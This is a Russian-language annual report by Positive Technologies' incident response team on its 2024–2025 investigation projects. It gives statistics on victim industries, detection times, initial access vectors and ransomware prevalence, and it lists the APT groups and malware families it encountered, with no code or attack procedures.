positive technologies

ИТОГИ ПРОЕКТОВ 2024–2025

по расследованию инцидентов и ретроспективному анализу

Департамент комплексного реагирования на киберугрозы экспертного центра Positive Technologies

Оглавление

В этом аналитическом отчете мы подведем итоги работы PT ESC IR за период с IV квартала 2024-го по III квартал 2025 года.

2023-2024

Напомним, что итоги работы за предыдущий период (с IV квартала 2023-го по III квартал 2024 года) можно найти по ссылке.

2021-2023

Наша первая аналитика (за 2021-2023 годы) доступна по ссылке.

Про PT ESC IR

Реагирование и расследование инцидентов ИБ — одно из профильных направлений работы PT ESC. Департамент комплексного реагирования на киберугрозы экспертного центра Positive Technologies (PT ESC IR) имеет более 10 лет опыта реагирования и расследования сложных инцидентов. Ежегодно он реализует 100+ проектов полного цикла в режиме 24/7. **Эксперты готовы включиться в проект любой сложности и уже за 60 минут предоставить первые результаты и определить тип угрозы.**

Команда департамента обладает компетенциями по выявлению новых, ранее неизвестных угроз, анализу сложных целенаправленных атак (APT, advanced persistent threat), исследованию вредоносного ПО, а также тактик и техник злоумышленников.

PT ESC IR эффективно расследует инциденты и восстанавливает хронологию событий — от атак с применением вайперов и вирусов-шифровальщиков (LockBit, Babyk и т. д.) до продвинутых целенаправленных APT-атак. PT ESC IR первыми выявили деятельность ряда APT-групп — Hellhounds, Dark River, Space Pirates, TaskMasters и т.д.

Специалисты индивидуально подходят к каждому проекту и придерживаются intelligence-driven-подхода при реагировании на инциденты, что позволяет получить первые результаты быстрее и сократить время простоя бизнес-процессов. Этот подход реализован на базе совместной работы с департаментом PT ESC Threat Intelligence, который осуществляет мониторинг широкого ландшафта угроз. За годы работы нам удалось аккумулировать уникальный набор индикаторов атак, индикаторов компрометации и сигнатур ВПО.

PT ESC IR ведет собственную разработку уникальных инструментов для digital forensics and incident response (DFIR), которые позволяют быстро и эффективно собирать и анализировать данные в географически распределенных инфраструктурах. Эти решения основаны на работе с накопителями (non-volatile), а также на энергозависимых данных (volatile), которые собираются и анализируются в режиме live response.

За отчетный период команда выполнила больше 100 проектов по всему миру. В отчете представлены ключевые цифры, тренды и практические выводы.

100+

проектов
по расследованию инцидентов и ретроспективному анализу.

Резюме

Спрос на проекты по расследованию инцидентов и ретроспективному анализу остается стабильно высоким, однако изменилось их соотношение: за расследованием инцидентов заказчики обращались **на 8% реже** (здесь и далее — по сравнению с предыдущим отчетным периодом), за ретроспективным анализом — **в 2 раза чаще**.

Распределение по отраслям компаний также поменялось: если годом ранее к нам чаще всего обращались промышленные предприятия (**23%**) и государственные учреждения (**22%**), то теперь первое место по количеству обращений разделяют IT-компании и госучреждения (**24%**). Такой рост можно связать с тем, что зачастую они являются подрядчиками многих крупных организаций, и компрометация одного IT-провайдера может привести к компрометации многих его клиентов. Доля обращений компаний промышленного сектора уменьшилась до **9%**.

Медианное значение времени от начала инцидента до обнаружения нелегитимной активности (TTD) составило **9 дней** (уменьшилось на 8 дней). Медиана длительности инцидента — **9 дней** (уменьшилась на 14 дней). Самый продолжительный инцидент, выявленный в ходе расследования, длился **почти 3,5 года**, а длительность самого короткого инцидента составила одни сутки.

Мы также отмечаем наличие инцидентов, в которых злоумышленники опубликовали информацию о том, что компания была взломана и у нее были украдены данные, а на деле структура опубликованных данных не соответствовала какой-либо известной ИС заказчика и следов взлома также не было найдено.

В **43%** компаний были выявлены следы присутствия известных APT-группировок, а в **22%** организаций злоумышленники (в основном, из категории Cybercrime) совершали успешные действия, направленные на шифрование либо уничтожение информации и нарушение бизнес-процессов.

В **36%** случаев исходной точкой проникновения были бизнес-приложения на сетевом периметре. Кроме того, по нашим наблюдениям, реже стали эксплуатировать уязвимости CMS «Битрикс». Доля атак с использованием доверительных отношений с подрядчиками (trusted relationship) увеличилась и составила **28%**.

По сравнению с предыдущим периодом выросла (**с 50% до 55%**) доля проектов, в которых инцидент привел к нарушению внутренних бизнес-процессов.


В числе наиболее распространенных причин, по которым компании становились жертвами кибератак, — недостаточная сегментация сети (**26%**), использование устаревших версий ОС и ПО (**25%**), отсутствие двухфакторной аутентификации (**23%**).

Итоги работы

Основной объем работ PT ESC IR в период с IV квартала 2024-го по III квартал 2025 года по-прежнему составили проекты по расследованию инцидентов, при этом доля ретроспективного анализа выросла: на него пришлось **20%** работ, что **в 2 раза больше** по сравнению с предыдущим отчетным периодом.

Спрос на проекты по расследованию инцидентов остается по-прежнему высоким. За первые три квартала 2025 года, по сравнению с предыдущим годом, количество проектов увеличилось **на 10 п. п.** Мы также наблюдаем общий прирост проектов на 11 п. п. в 2024 календарном году по сравнению с 2023-м.

Рисунок 1. Динамика роста количества проектов



Мы выделяем следующие основные причины, по которым компании обращаются к нам за помощью в расследовании инцидентов:

1

Компанией самостоятельно выявлена (например, при помощи имеющихся СЗИ или продуктов Positive Technologies) подозрительная или явно вредоносная активность в инфраструктуре либо получено оповещение на основе информации от экспертов PT ESC (специалисты Threat Intelligence / SOC). Подозрительная активность — самая распространенная причина обращений — **61% случаев** (**+9 п. п.** по сравнению с предыдущим отчетным периодом).

2

Компания получила сообщение с требованием выкупа за восстановление данных, либо сотрудники не смогли получить доступ к ресурсам из-за шифрования или уничтожения данных. За прошедший год доля таких обращений снизилась на **5 п. п. — с 37% до 32%**.

3

Злоумышленники сделали публичное заявление о проникновении во внутреннюю сеть компании либо опубликовали похищенные у нее конфиденциальные сведения на своих DLS-ресурсах или на теневых площадках для продажи данных. Доля таких обращений практически не изменилась: **было 9%, стало 11%**.





Рисунок 2. Причины обращений пострадавших компаний (доля проектов по расследованию инцидентов)

Вторник — день не такой тяжелый, как четверг

Четверть (**ровно 25%**) всех обращений в PT ESC IR за отчетный период пришлась на четверг. Следующий по популярности день — **пятница** (**23%**). Это может говорить о том, что ряд компаний откладывают расследование инцидентов на конец недели, упуская потенциальную возможность локализовать инцидент с минимальными последствиями для организации.

Рисунок 3. Распределение обращений по дням недели



С другой стороны, наиболее ранние следы атак злоумышленников, которые были выявлены экспертами PT ESC IR на основе материалов, предоставленных заказчиками, чаще всего приходились на **вторник** (**22%**) и **среду** (**20%**). Потенциально это может говорить, в частности, о том, что в PT ESC IR обращаются в случаях атак киберпреступных группировок, у которых есть своя «рабочая неделя».

Рисунок 4. Распределение начала атак по дням недели

Во время работ по расследованию инцидентов и ретроспективному анализу специалисты PT ESC IR собирают и обрабатывают информацию со множества узлов под управлением Windows, Unix и macOS. Почти в **четверти проектов** (**23%**) была собрана и проанализирована информация более чем с сотни узлов, **в 5%** — более чем с тысячи.




Рисунок 5. Распределение проектов по числу проанализированных узлов (предыдущий и текущий отчетные периоды)

Чаще всего в ходе расследования используется следующая информация (в порядке убывания частоты предоставления клиентами):

- данные, полученные в процессе live response (triage),
- журналы СЗИ,
- образы узлов,
- журналы сетевого трафика,
- образцы ВПО,
- журналы DNS-серверов,
- журналы веб-серверов,
- данные об инциденте, собранные заказчиком самостоятельно,
- образцы сетевого трафика,
- журналы VPN-соединений,
- журналы СУБД,
- конфигурации сетевого устройства.

Чаще всего нам предоставляют наборы данных, собранные в процессе триажа нашим инструментом PT Dumper (**61%**), что в разы ускоряет процесс расследования и реагирования. Нам также нередко предоставляют журналы СЗИ (**23%**), особенно на начальных стадиях расследования. Отдельно мы отмечаем рост числа проектов, на которых исходной точкой проникновения в инфраструктуру заказчика выступали сетевые устройства — в этих случаях специалисты PT ESC IR анализировали их конфигурации и соответствующие результаты триажа.

PT Dumper

PT Dumper — это утилита, написанная на языке Golang и предназначенная для сбора информации (телеметрии) и анализа данных (поиска аномалий) на узлах под управлением Windows, Unix и macOS.

PT Dumper представляет собой скомпилированный бинарный файл с доверенной цифровой подписью, что позволяет стабильно работать и не конфликтовать с другими СЗИ, установленными на исследуемых узлах.

Утилита эффективно показывает себя на проектах по расследованию сложных таргетированных атак и атак с применением вирусов-шифровальщиков, а также позволяет находить новое ВПО.

Запросить PT Dumper можно, написав на почту ir.esc@ptsecurity.com
(запросы принимаются с корпоративной почты)


В ряде случаев возникала необходимость анализировать журналы «1С», например, когда злоумышленники использовали 1C_shell для выполнения произвольного кода через «1С». Так как подобные атаки редко оставляют очевидные следы, для их расследования мы прибегаем к анализу журналов регистрации событий «1С».

Категории жертв

Наиболее часто за услугами PT ESC IR обращались IT-компании (**24%**) и госучреждения (**24%**). Рост числа обращений IT-компаний можно связать с тем, что они являются подрядчиками многих крупных организаций и компрометация одного IT-провайдера может привести к компрометации многих его клиентов.

Из числа наших заказчиков 16% компаний входит в рейтинг крупнейших компаний России по объему реализации продукции RAEX-600.

Рисунок 6. Распределение организаций заказчиков по отраслям



Временные характеристики инцидентов

Среднее время с момента проникновения злоумышленников в инфраструктуру до их локализации составило **9 дней** (медианное значение, длительность инцидента). Самая продолжительная вредоносная активность, выявленная в ходе расследования, длилась **почти 3,5 года**, а самый короткий инцидент — одни сутки.




Рисунок 7. Распределение инцидентов по длительности

В некоторых случаях, когда специалистов PT ESC IR привлекают к реагированию на инцидент, злоумышленник еще находится в инфраструктуре и может совершать деструктивные действия в отношении обрабатываемой в ней информации. В таких ситуациях на первый план выходит оперативное сведение инцидента к контролируемой фазе. Считается, что инцидент находится в контролируемой фазе с момента, когда злоумышленники не могут причинить дальнейшего вреда инфраструктуре, не имеют возможности взаимодействовать с собственной сетевой инфраструктурой и распространяться по внутренней сети компании.

После сведения инцидента к контролируемой фазе эксперты PT ESC IR проводят стандартные работы: восстанавливают максимально подробно хронологию инцидента и уточняют его масштабы — определяют все затронутые узлы, учетные записи и т. д.

Обычно выделяют следующие временные характеристики инцидентов:

- **TTD (Time to Detect)** — время от начала инцидента до обнаружения специалистами заказчика нелегитимной активности;
- **TTC (Time to Contain)** — время от начала реагирования до момента сведения инцидента к контролируемой фазе;
- **TTR (Time to Response)** — время от начала расследования до завершения работ по проекту, связанных с расследованием.

Рисунок 8. Временные характеристики инцидентов





Рисунок 9. Медианные значения временных характеристик инцидентов (TTD, TTC и TTR)

Рисунок 10. Распределение временных характеристик инцидентов (TTD и TTR)



Типы выявленных атак и их инструментарий

В **43%** компаний были выявлены следы присутствия известных APT-группировок в тот или иной период времени. В **22%** компаний были выявлены злоумышленники, которых мы отнесли к категории Cybercrime. В эту категорию мы объединили атаки, направленные преимущественно на совершение деструктивных действий (шифрование, уничтожение) в отношении информации и бизнес-процессов компаний.

Важно отметить, что однозначно идентифицировать атакующих не всегда представляется возможным. Так, в **26%** компаний были выявлены следы публично не идентифицированных злоумышленников. Распределение жертв выявленных атак по отраслям представлено на рисунке 11.




Рисунок 11. Типы выявленных инцидентов (доля компаний)

За рассматриваемый период эксперты PT ESC IR при расследовании инцидентов выявили следы 17 известных APT-группировок, идентифицированных на основе используемых инструментов и ВПО, сетевой инфраструктуры, тактик и техник. Полный список группировок представлен в таблице 1.

Таблица 1. Список идентифицированных APT-группировок

ExCobalt	Rare Werewolf	SpacePirates
CloudAtlas	+ oddwater	+ BlackShadow
GOFFEE	+ HAFNIUM	Silent Crow
Head Mare (PhantomCore)	OldGremlin	+ TA Tolik
	+ bo-team	APT31
+ DarkGaboon	+ Gh0stNebula	HellHounds

\+ Знаком отмечены новые APT-группировки (по сравнению с предыдущим отчетным периодом).

Интересные факты

Наиболее активной группировкой по-прежнему, как и в предыдущем отчетном периоде, является **ExCobalt**. Последний выявленный нами инструмент этой группы — руткит Puma, был рассмотрен в Telegram-канале ESCalator.


Самые разрушительные атаки с шифрованием инфраструктуры проводит финансово мотивированная группировка **OldGremlin**.

Самая долгоживущая APT-группировка — **CloudAtlas**.

Самые скрытные злоумышленники, которых мы часто встречаем в кейсах со шпионажем, — **APT31**.

В рассматриваемом периоде эксперты PT ESC зафиксировали ранее не наблюдавшиеся нами группировки **DarkGaboon**, **BlackShadow** и **Rare Werewolf**.

Рисунок 12. Категории жертв, пострадавших от атак



Как правило, APT-группировки используют уникальное ВПО для удаленного доступа к инфраструктуре после ее компрометации, а также для сбора и эксфильтрации данных. Примеры ВПО, которое мы встречали в ходе расследования инцидентов, приведены в таблице 2.

Таблица 2. Вредоносное ПО, использованное APT-группировками

CobInt	+ TinyFluff
Owowa	+ TinyGate
Decoy Dog	+ TinyIsolator
GoRed	+ TinyKiller
FaceFish	+ TinyNode
+ flogon stealer	TheImplant
Kitsune	tg_grab
+ PowerTaskel	+ VtDoor (VtChatter)
PlugX	PwShell.Carbanak
netcatdoor	+ AdvancedLogWiper
+ Exploader	ShadowPad
+ CloudSorcerer	Sshdoor
+ Pumakit	+ Unicorn
+ VBShower	+ BindSycler
Gh0st-Cringe RAT	+ DQuic
PowerShower	+ InfinityLoader
+ ExOctopus	+ TinyCmd
+ PhantomProxyLite	+ Kinsing
Znkit	+ RevengeRAT
+ Cloudatlas Backdoor	+ PhantomJitter
CloudyLoader	+ Socks5PipeProxy
QwakMyAgent	+ RemoteHkcuAccess
+ COFFProxy	+ RDPScanner
+ GrewApacha	+ ReLevator
+ KrustyLoader	+ SecureRust_Downloader

+ Знаком отмечено новое вредоносное ПО, используемое APT-группировками (по сравнению с предыдущим отчетным периодом).

В атаках злоумышленников (в основном, из категории Cybercrime) часто используются шифровальщики, легитимное ПО для шифрования и вайперы (ПО для затирания данных). Эти инструменты могут использоваться не только для повреждения данных на узлах и вывода их из строя, но и для удаления следов атаки.

Наиболее часто в атаках типа Cybercrime использовался шифровальщик LockBit: его доля составила **29%** (**–8 п. п.** по сравнению с предыдущим периодом). За прошедший отчетный период нам встречался как классический вариант шифровальщика, так и его различные вариации.

